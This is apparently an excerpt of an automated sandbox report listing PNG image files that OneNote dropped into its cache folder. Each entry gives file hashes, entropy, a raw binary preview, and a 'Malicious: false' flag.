C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001C.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 165 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	3679
Entropy (8bit):	7.931319059366604
Encrypted:	false
SSDEEP:	96:tT+LtoQ9jsUBsnwlDGThUe8ww2iJiGEjdKKnnE+Gh:V+Ltt5GwlDQhUe8ww2iJi7MKnnE+K
MD5:	995CEACAD563F849C4142B6A6F29F081
SHA1:	44CB3B867CD2917541B7D5AAED2F14F10FEBB0FD
SHA-256:	3691FB8C60EA1B827092F05FBB1807E34726016C6FF56698D7B81C44D519D22A
SHA-512:	3C8EFEB966B075D06D8344483352BF92C9292F9970C9377BE254EB355EFAF017916737AECCDC704B84D532B7229F9908951A6F2CC3FAD810791CAB224401AD3I
Malicious:	false
Preview:	.PNG.....IHDR.....c.L.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^....W...Gh...k.Hm..J.m....,X...Eh..%.n.....PHvy$%...[...R..I...(/..-..yl..Z.h..H!.../.|.y|w...7d3 s.s.=.{.s.g.6W.^..)..@..{..'O.LL.....c.^.6xS&O.,...J.(|?.....,.$.....@.zk.....,$.....)..7]O...mH7..0..|..&j..t..F...T...AZ7z.....$H...AZ7z.....$H...AZ7z.....$H...AZ7z.....$H ....W.6.....0...FTcc.Wi....Q)...<.*.....{...#G....Y.f....KKK..,,,4.....{S.`...+O.[..+.\H...(.<..Qy*..ET.PM...c....~(.g..**...ol.K.....Sc8..q.F.KM"<...:t.O.>b..$*t..]..........2..y.h."!f.08hT..m. (..C.7n.....@....SVUU).F.).X\\....[j.U....xd..e...<..W.....=;0L78t+..Gw..-....].....C7.....K.w...._..g.....A.&M.$^.#.!....e.\.P.....;vD..@...Za.@*D..f...! .2w...4#.J..c....K}... .F.u.I.b.V2.k...5..`....*.....M..!.,.;.E..BZ....K..[7....5....,.....K...7+.6..o....\,`...z..5x...\46x.b.....Y....s.^.x=.e.4s.W..t,.iu.G^.....(74....`.....:.....]..&..j+t9..3..}..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001D.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 127 x 138, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2232
Entropy (8bit):	7.837610270261933
Encrypted:	false
SSDEEP:	48:dFQY2WmQbe+TukEC2KgYPsWOuWFk792oP/sWtGOK9Lc+rD0NTHj:3L+wKkEOgx3PG92Eqt9LczFD
MD5:	EDB5ED43CC6038500A54B90BEC493628
SHA1:	A8CD63F3914E4347F4C5552FB922C6C03917F45F
SHA-256:	9F3312E33EB78C6952B5A5D881BBD18751FCFAC41D648C6F053CE781342A504F
SHA-512:	4EBCEFD69A4C249AA3B0F00A954C4E463DA22FC9CA0B61A0DC46079B438138C509B22188D966FFF6599A3A604858BC4CC8FE6E0685A764E8E0477AB7A237DB 32
Malicious:	false
Preview:	.PNG.....IHDR.....sRGB.....gAMA.....a.....pHYs.....o.d...MIDATx^..hVU..}..s:..6..9g.MM3...j...*.....A..!.A.....R.Ai%YH..(M.".h.cf*.B.....:...{w.{.....y.s>.{. {.=.....#.y..r.K...K.0}.....Y..b..[N.=....j.=.....!...../.6....B.8....p....5P)....@.....=}.....^.~..@.o`n<.q.....Yw]..mg\V*...y.W.T.>...\n...s.iG.~L]..d.<.8..j<.<1..4...CZ0...}... .....oDDh.....]3}#"B..O.....0}B.F.L.....5.f.FD..L....5.7""4`..p.....'.kt.....>!\.k.oDDh.....]3}#"B..O.....0}B.F.L.....5.f.FD..I..x.....Z^...>B$1.N"}4.....1:&F8..*.X.yL(..s.3.....~2. EL%.w.Uc.zJ...B..S..b.7o|%..7..'.....N.|..Vi...q..uO,`/....\W{..y...&iI..|X&T.....-.....Z..o.~u..U....cF.M....O4}.....~.....:T..W._s...t..Dlb.$Pr././.._4.b.....R.T$t..$.>hB. +.{.. ....m.w .Q...05..C.}...}.....?..h.....Y .8.6^t...}.y.%.....I=$..[.~..]..h..N.....*....SB.|....8..H....._...G...|.....;6YQ|WO.o.}]..'.$..oE.y...i'9.[cmS..@m@.Q

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001E.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C6 0
Malicious:	false

Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..Tl.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..ld.h.....q..q.....Y..J7O7.R...~o...[....;.'n...u.g..>X....o.]}...>....._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t..,.~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;.....,_.....E.J"..:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001F.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 749 x 126, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13084
Entropy (8bit):	7.940058639272698
Encrypted:	false
SSDEEP:	384:o4KSpFN6Ud4c3p2Il1yavNr5spYVJzimlfZ:wGN6Udv4IKavLBJz/r
MD5:	0693DABBBC411538D209F32E22F622F6
SHA1:	FB7E675406FA123CDB7E058D336742D6A2E8DC8E
SHA-256:	2DFB2E7A1A3AA43C673D2EE540D3C366CEB12105EB5441F98992FC06F4284013
SHA-512:	F07732660EC62DAE58EB02E2E9476007EA92BF826F642BCA547097136AEA01D29FF69D9B0CD0F5D65A5E15AA66CA4AA4804AA171A3504AAB198631C643C90C16
Malicious:	false
Preview:	.PNG.....IHDR.....~.....sRGB.....gAMA.....a.....pHYs.....o.d..2.IDATx^.w....'m.9c.6"...&.`.N.(.TN.Ne.N.R.eKr..T.*[...?T..:I.D.S>I$A...I.....y.9...f.....3...Gh.....}_ .o....n..A@.....A@...L...2... ..... .x...#. ....1f]9.[.....A@.....3 ....fE@x.YWN.....A@.....1..... .....Y..J.Y.N.....s"......./..rc.scuyyyu...\s....t.oi..j..lv.....Gr.#9 %%%9%-....d.T...r...DH...6.....%U..A@.0.....rAD .....2.5.....L.R..=W...gZ.`o..-?.T.Cy.:...y.9..y.EE...v.....1..R.....1."..... `"...ss.....i.!.hY...Fj*....%.-.Gw...HJJr8..6...#.....!(.?P.(.....8(u.....*..OOO.....dgg....Q..=..c.y....A`S.@.....3.CC..GFfg. .I.I.COrJFFFNNV^nn^^.z..%..(...^.b$.....a..y.LMO-.,ylV+.k...T>Jg..*//-+-.....M=..x.....E.... `~..N.Kww. .....z...%%.e.%.yy.i...P.)'.,A.5.d.0.Cc35==66>2::33..>..:..Ii.i.gv...DSd....I#...I.....)**,**...V..1 .F.'7....)..SSs..7..F...C.p....(*,.....(RG..B...I!.2. ....|r1

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001G.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C60
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..Tl.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..ld.h.....q..q.....Y..J7O7.R...~o...[....;.'n...u.g..>X....o.]}...>....._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t..,.~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;.....,_.....E.J"..:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001H.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 163 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4847
Entropy (8bit):	7.950192613458318
Encrypted:	false
SSDEEP:	96:JnieMJz5Tz/gKVp93jQvcv16kjOzbapFJBkjcMNBqmQzOG8qx1QKnse8T:JieMJzph13Evcv16RfapFLxMNBo8qxan
MD5:	A1A1017A6A7928761CEB56D1D950E123
SHA1:	28272E9C7F816A1CE8F2033FC00F489005332365
SHA-256:	72F066CD34EA71D0E1B28FB60D663B0372C5254E1A8239C94A164EEF9389DB88
SHA-512:	10F4557F102230126BC86CD4B49C93365C38D5CBEAC51F4691B90D861098866A2BDEFEBA507731D4FA14367FEE430453BD716157F9074EF643F2B949B09E1530
Malicious:	false
Preview:	.PNG.....IHDR.....n.<.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].\TU..}...E.0.T....L~....af..Z.....O..4..>Ms..Js_.....5.E.d...Y....?\z.3..}.I..|?~...{.....s.z..Y..... ....E.X.6...c..u...y..W.j....."}...I.i.`.!-!-.....MKH.E.bi.d...b.X.)...X4 .vJ6-...;..+/.->Qyi.t...%.T..k;.U..y.C$[;..Gm.....v..*2..2..eee..."!..)...yy...III./..u.....2....M.:"...W.....o..t...._.6m.... .`,k.T.v."..q.....s~~.....O....ed.[W0X..HB.V.i.....<=..E^^.....MyY..vpp.....^6.....aQQQaaa.....]^^nkg../_.d`.%.....L&k..B.....?C....W.VVV6660t.J+K.:..%q.....e.cp.... Kz..%.qZsAR\T.!.....>55.R.u.W\\.L....T...K..rE.U.K.-9.....y.y.....K....>...HWTT.e....+..B.....%%%.....^...|...M'.%.f!/..=p...{O..../...@...DP..hw8....7o>..A.mgg.....7-']~.s .OE.E.|=.....'%!y.....\.....MSn.i.....!...U.$0S .....Z.P.}[.%X[.;{....N.....\.....6O.....'.N}.}s.m...E..V..f..r...4..~.....H..F.}....4,.R.=.....xT..4...../...,z

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001I.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C60
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..TI.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..ld.h.....q..q.....Y..J7O7.R...~o...[....;'n...u.g..>X....o.]}...>...._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t..,.~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;....._.....E.J"...:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001J.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 123 x 103, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1657
Entropy (8bit):	7.80882577056055
Encrypted:	false
SSDEEP:	24:q3kLWZefR0kKbfLnNhzzt+acvt2x6pBs/j+7QJU0QbDQ883ASaoUV4hNgq1rsyhy:q322nN+X11GDsg8831Uyhi/vf
MD5:	D5F7A65469623327F799B516ACBFFD2F
SHA1:	76C6333C14AF3A7EA091819953E6E12DC289A12C
SHA-256:	F476FAE1C6D79069239C471D182631AB343749C22B1A6990250465C7EC3738FE
SHA-512:	351B9E455E97E6247E64E4BC1B59C9524E70AE0D09D3B6FB96937378A70536483B00426EE69C3590DD415A8265D21FD031B524B90E4E86814EC9AD704E57793E
Malicious:	false
Preview:	.PNG.....IHDR...{...g.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...h.U..p.T..(.eBR....2....':.4kec^....0.&.....ugS.8u:i.P.F..f3...D....6.%...xaI.}...y..9...s.w.s.. {..y.5<<<...(0Q.....t_..q/.[@.....-.e.....=...J.L.....c.4H.....u?.XF.KJ..zb..0..f}..'J.,[&..S.6...w..9..._.....<.....?j....H.....>....~..}.n.8.WW..B?...?.b.;.....<....~...b...m... .&1.=.Pq....w....a_3.k7'...\....d..z.O..w...s...Lh.x.....Q;40.i..`.8V._.@...rd....kF.@<@..e.....e....=mHB;....E./.\h.^....q..>.....%v:.O.:...&q...:.'e..9...h.iG'.L<@.....([..|'.n.x.. .c....._O...[).....S*..Q...d.....A....4..t....E..v..}..7...t.b..../*|.H.]...8.. .@.(.;"..Kt.....].+.[LwJ..B]i.b.k.@..Js.....J.....6..J._LwS<@..J.YLwV<@G.4w.L..G...]..zu.z.h....;...W.IH. .+...c...F....qI....XuI..]...N...wv\.M$..D...+...=.....?U....T..^<6../T*.{q.q..:....y..XL..I..z.d....G..b..g.G..b.....SM.{q.q$MUL..R.....^\P..g...e.....L/yqM../.b.f.....J.<

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001K.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 59 x 61, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2210
Entropy (8bit):	7.86853667196985
Encrypted:	false
SSDEEP:	48:naUvGemgl0W5KMDRLEbGAnaHC7ew/fkDSCcE5FTaHWc:aerVlDRlewkXlrTa2c
MD5:	73E38124F94AD20A2F1571FBBE11AEEC
SHA1:	87FB8056DC7A0A3B70D51426771C4CCE2099CFE5
SHA-256:	A700B63B30CBBE5230CC5E977D651E178EA87E73EAB18C8D5FFB1362149ADDF7
SHA-512:	320FCE64DD6F975384BEC9267348CD5CD24A55B13BB09FEF1238C2216AD8ECABDCCC15601A079CE092ACFA4954829FFEB06FBB0631F6AE26E3A39E43C10204 8B
Malicious:	false
Preview:	.PNG.....IHDR...;...=.....sRGB.....gAMA.....a.....pHYs.....o.d...7IDAThC.yL.w...r..r..... ...Eq.nnN..i..[.e...-.d.M.dn...x.xmQAT.Q.RN9..EA.k..P`..=}..m.&~.....o y....k...}}x..[....g59.}]...~i.SY.....".....7Ow../.....2...3f)n{..R..R.....U?.....O.{....c..pT.\.t....5.07.. .....07...7.o..,+.,.V.c...&..%.3I.....:v..\....6.....??..[.N.....nz..Z.B.....v.prs.q1V1 |..='...`.bz..%s.cf.3..RyMNUeV..J.k.}D[~xo..d..c...sO.y\....B...c.07.....Rp..J.....{b.....;u...s....N.gko.M...;6...6..c.X5.S..o..\....^).....(.....y.72.^....s%...[.q!&Z....C-..+o....I.....,Y.{. .....g.1.0..l}.....<.....T..}....t.!x&)..[.7....4.5..{....n.<...#I...:.....r.wW~..zr..9k.^.]KR.*W.J.n.")....%0...)...Fbb5`4'.X..E.../.t.&,t(...@9....\$.....].P..jdU.....H;.$.'%}.I7.....y..$.. ...Z..4.Cm.u#&.%N..1..+..8....y...U.(.T.....}.I..5r}...!..K....>f..3.C.G..X1.(<.Gb..b(....0Qv0F.....n.z.s.Y.....\.,.h%1...QU..%.}B|CW.....sO..\.=..&3...,.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001L.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 563 x 211, 8-bit/color RGB, non-interlaced

Category:	dropped
Size (bytes):	14458
Entropy (8bit):	7.944094738048628
Encrypted:	false
SSDEEP:	384:uuT43eqJy2jEeSZE0onrAFAOpn5ytFfNrfIkBQTYz8ynth2EB:EugQeS+nrAFZ8tJNrfRQM4ynH2EB
MD5:	7CEB71F78A193F8C9F7FFDA5F81AEBD8
SHA1:	EEC1597705EFF1A527C246B86A71878185BA6B1B
SHA-256:	77911FF7AEAB8FCCAF36DE6E1183FFE1A6C27F77B5714EE780976CE5189E8FD0
SHA-512:	1D1AB19B64E1E2ABCA61AE78B3B50310B0A6CF19D2ECFCB4499D8D0BF68600B4D95BC0945EF9FF9B1D016ED61EAC518DCCA1A426F460317C07AD51E2E0479 48C
Malicious:	false
Preview:	.PNG.....IHDR...3.....>....sRGB.....gAMA.....a.....pHYs.....o.d..8.IDATx^.}.p\W.ZRKjI.}..[..M.I.N..[..O..B&....?5...@.5.5EQ...T...d*U..*.C6....8..}.Wy.e.....k]s..z..^. ..T....s...}:.{..n..1..."@....P....."@....p @f.s@.... ..B....6D...."@f.3@.... ..B....6D...."@f.3@.... ..B....6D...."@f.3@.... ..B....6D...."@f.3@.... ..B....5 ...f.;.0..7141...L.....M.3.L.... {M.T...I.C...@E{.w.Y...q.....c3..gf.3..'j...I...{M..@..4555==-...!..f.....d...>i.%&&&%.u....f..[.....O`.....G..E6I.< ..3.k...',....Y...<.....u...{9.....S^^.q.<..^....2.bb.E`r...ey..... ..3.....Dg@L..a'.x&".O.Y..!e.c%$..(P__.d.....Sj..S...BLu.[g..mK.SwVe.."@.T.@P.y.....=....40..L...$d..J....cccw...^.RBKKK...heJiS3.0I.X<..}..*O.....QR..q.5GTA..ht. (^.Hno..n.....wvv:..K?.\.JQ/i..h0)G..1Y....K.>FT...8..d&...+-.T.b.....f.."3.V 6.:...E 1...?.Q.6....A1Smm..K...V}....:.uA'.$.v.cy..<.`.Z322.r.LI.....>.....&....."..."....@.Ccccee. [..z{..fL5..{...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001M.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 742 x 104, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13030
Entropy (8bit):	7.948664903731204
Encrypted:	false
SSDEEP:	384:/06ULmwT2RqfILhmLy4tNpYGL0mvBQhTMHX4PCIVYm:s6USI2RqfGhmDrpYM0ofHX4aIVYm
MD5:	17E9FF9F735102231846936F0E2BAF1A
SHA1:	9EC1AE8A3AD55C48C02427D842D6E38DA85B5145
SHA-256:	DD1CA8DA90893E0B63ABFDD9E60CF2BF844B311964E9D9DDB855C21FCA156EBB
SHA-512:	71E690D6C87B09659296E6E6DDC8E3F91035DD80C5CE875FA557763E8138900C27FB492885291CEE203D65BCEE8C20C9C39E0590A5FD32B8A00BEB3E3F6D6E F
Malicious:	false
Preview:	.PNG.....IHDR.....h.....2.....sRGB.....gAMA.....a.....pHYs.....o.d..2{IDATx^.wp\.....sN$...$.).Q.")R2ei,kl.%....r..vm.x<...\...u.U.g.ry=..uX.cK.dI..I1G..$.".Fg.q... N.nt...3.w.w..~.v.O.....K.....A@.....A ..H.n.D;A@.....A@.....e.y ....1..P..xH.. ....e.9 ....1..P..xH.. ....e.9 ....1.@.$9..S....A@..4....^C..F..VR\\TT.....aHII1..... .VS..g..... .*....z..|Ek.....<R../55+33;;;+..Y..WC..#...P..... ...s#0::.....522...,.v..D....._.....9.2N.L.'..F$.....e..!..... ...N...`1....G.....'&,f..f.X....!.lp.....I_.....J..z.R,YbYd&.... ... ...~"b\...b.Z.SS.....c....&..Yl-..... ..[...BY..... ... 1..Z..6NN....._.zw....MKK.Z..vMMnnn.4.v....,q..e... .D%....Q....._..p*M.....22..e...k.}.....qU....S.a...~....P..}v.. ...1..2...F.GCC#...].=..C..n#...K+..MOO....."....d^2=.{....U.p.h%.%n...D.....XB..b..'"....?h.b.B\v..^Q^.UC.....Q...I.....U.VD...P..{.2"A@...b..V.....jF.x.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001N.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 165 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	3879
Entropy (8bit):	7.9281351307465044
Encrypted:	false
SSDEEP:	96:k1hccap27HGVhY2Kn+A3RS+HG3dXrjmg26vh:k1hccewIhYxRmR5
MD5:	C451B2A146BDD7EF33AB3EA27268796D
SHA1:	C040BA2F31342CBCBF597C96D4D6EDB83D473B77
SHA-256:	4C264B2A6E88712234DAA8E3A8D630CBF4EEB338554CB0B794D8031F8943EE65
SHA-512:	55915A304B261BC6F38F5CFE0389D5195F85FE2C1DA325019C3AA391E8B1773091E078A35BD57F8CEE0BA035956382AE33790EF462053FCE711EEA9665B7F917
Malicious:	false
Preview:	.PNG.....IHDR.....c.L.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].p.U..g..Bp!...\.!.`pA.+....H.U..."Z..*U.. ..P.D.-.$..,,..$.g.....CB.I.....I.g.pc..Lf..~.=.~ ]S.....w.9..w..'...!L..A ..^.t...v..s4&&&%%..6..`..:.G.D@.7.qS...K....[.,....o...p..2.%..B.Y....|;..gy+.[.,...o...p..2.%..B.Y....|:..gy+.[.,...og...}.W..z\?...y..;_t....=..e\.....6.M|[...B._....[_.\ ^Pf.....f.....\!..../6....<S.4./..m.....I....B'.n...O...yc.....X...P...k....t..9tf.g>....e..Sy'.L+**.]{..a...,7...p..+.....K..y.9p...I{..i58....v..5.`Op.....{.....8..._.S.....p..).....;....y...2...b.[> gP....C..G.H.....Osp...)..9x!...W.,..^....$r.p.sOJ.I..=.x.9s&:.....h.`..W"V..|.I{..72.....zv@.#.<...../....F|...c...4.W....:uj@1...~.X.....^si....Z..I~.Q.<.....NAOq...+i`.)...$ L..gV.6#.....F$..hD.g.L-\..H._.u..]4.....h...T.BK\\.Z222....7))..h...1??...~.-i=...X...~h....y[.....p.....x....c...{....Uh.7n.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001O.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 651 x 254, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19235
Entropy (8bit):	7.944867159042578

Encrypted:	false
SSDEEP:	384:h4iuxL3Yck5lpMcTyHOypEod/G38lJxqSp5BCU:h4/xjYc2lmcOuuEoJM8fse5BCU
MD5:	AE32E846559D576FD263BD69FEDBEC28
SHA1:	D481DF71C858BAECFE33418002D368F2DCF68D4A
SHA-256:	6E21222B0EADAB8D3CFB0C7D14941D196165D6709271AF317D099F12403CD352
SHA-512:	9AA4A6DD01D3B745D674721765F2BFCCAB584CA0603F222EDBE9A88190A2A57438041E7A3706CC0656A6ABB79AA18118319F210EFFE3DD917E7B94A6294BD34 6
Malicious:	false
Preview:	.PNG.....IHDR.....sRGB.....gAMA.....a.....pHYs.....o.d..J.IDATx^...X.W....D..A.....bW.A..[..5.F..D...7.ob71.....b..."...("...(...{/...e.....}.....;...S.X...H...@d..... & .....b..... F.....b..... F.....b..... F.....b..... F.....b..... F.....b..O.KVfVfjFzJzVF.}i{.R..I..q..`I....e.'./.'.G.z.*!&>)61.UjVzf..4>Q~...U..=.....s.\..WE...2...t..`F....M....'..?.... ...>BO(m.V.P....Gy.../.....B.6.....=|z7.Z.|hQ..u..j.....&..Z.bo?.u...S7.G>.....]I..7.i...3....<.y.l....SI>...L.2..<.....[.'=M.Tsprp...T....cE'*..P.....eefQ.NKN.x....:-#5#... .q/..xq.YzJ:.T.*u.j..S.C=...|.....2..(YF.....|...*.7t...{.jz....W..Y..{....nlfj...L.6.[.hS.=.....(!C.....?5..+...[..a.:U.K..C.....w.....+..r@.z.7..j..qB..B.....X}..=.fk...>^5[....n.z....wn....Z 4.._iWG.^..z6./]t.....dhM.9s...Gbo?...U.V..tj.....*&)Io.{q.G...A...l...i7...&....d.E]....#.W.x,.T...&Mz4+].4.$n..F..x...<.ppr.....y.,i./..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001P.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 220 x 170, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	7374
Entropy (8bit):	7.955141875077912
Encrypted:	false
SSDEEP:	192:IfGsPejaVZWzIZKpnFFt0HK5+2Y/SLopWR:IusPe278IZKpnzt0q5+qVR
MD5:	70DAF02EC717AB54452FA4C707BCAC74
SHA1:	30F46FAC5E96470848C5A948162CC12455A05154
SHA-256:	58469BA93EA36498FF9864EB54713A001C52106DE97804506D82EE24B816712B
SHA-512:	E599FDC22A32CFEDBB23EECEAE0B278EAB9A90959FE6ACB40E2B201E45A7C19261AAF529E7A0D9CAF2A9A4C64C7831343F3BC20810513990AD5D38A327415 64F
Malicious:	false
Preview:	.PNG.....IHDR.....IC.....sRGB.....gAMA.....a.....pHYs.....o.d...cIDATx^..S[Y..I...B..`...N....t.q..j...+LU.....O..sF.!.I...w@..H.Q.w. ...s..{B.....2.....i..q..z{.}^..... .J.fQ.....r.\WWw.T....amt.t;...6\N.....z.n...].u.z..Q...?^.....;;;;:NO.}.c....<-.....({.^....t.k...F..[m..:.....R2...%.y.I^OOONN8)....\y....}...}}.}.Hy6.^.a.....\...!S....K..|>.....s.....l. .P...LFWW.I..RK..b.h.h .3.F..|..~.....e.aa.....0H...<.Y.a`..xA!...7.X....xd=.....h?o5.....Ay....?6.....*..tb.9.*j...S`](.,P...9.2j..?...z3wD.[.....L3.Ng2G|.....&..0 ZK1u8.H.2...Z../..P(....BA..aL|..a.Y:.....J...5^x..'.\..&S...L..U..;....<{..."..@x ....J.N...;....WIht.<..B.....!HM...&z&..6u..hF..G.D..B.....A.....n...GG...,.,Q....X,`"....r.....3d.{o.(/.. .3.H...x:sX....h.8... ....r <..DB. 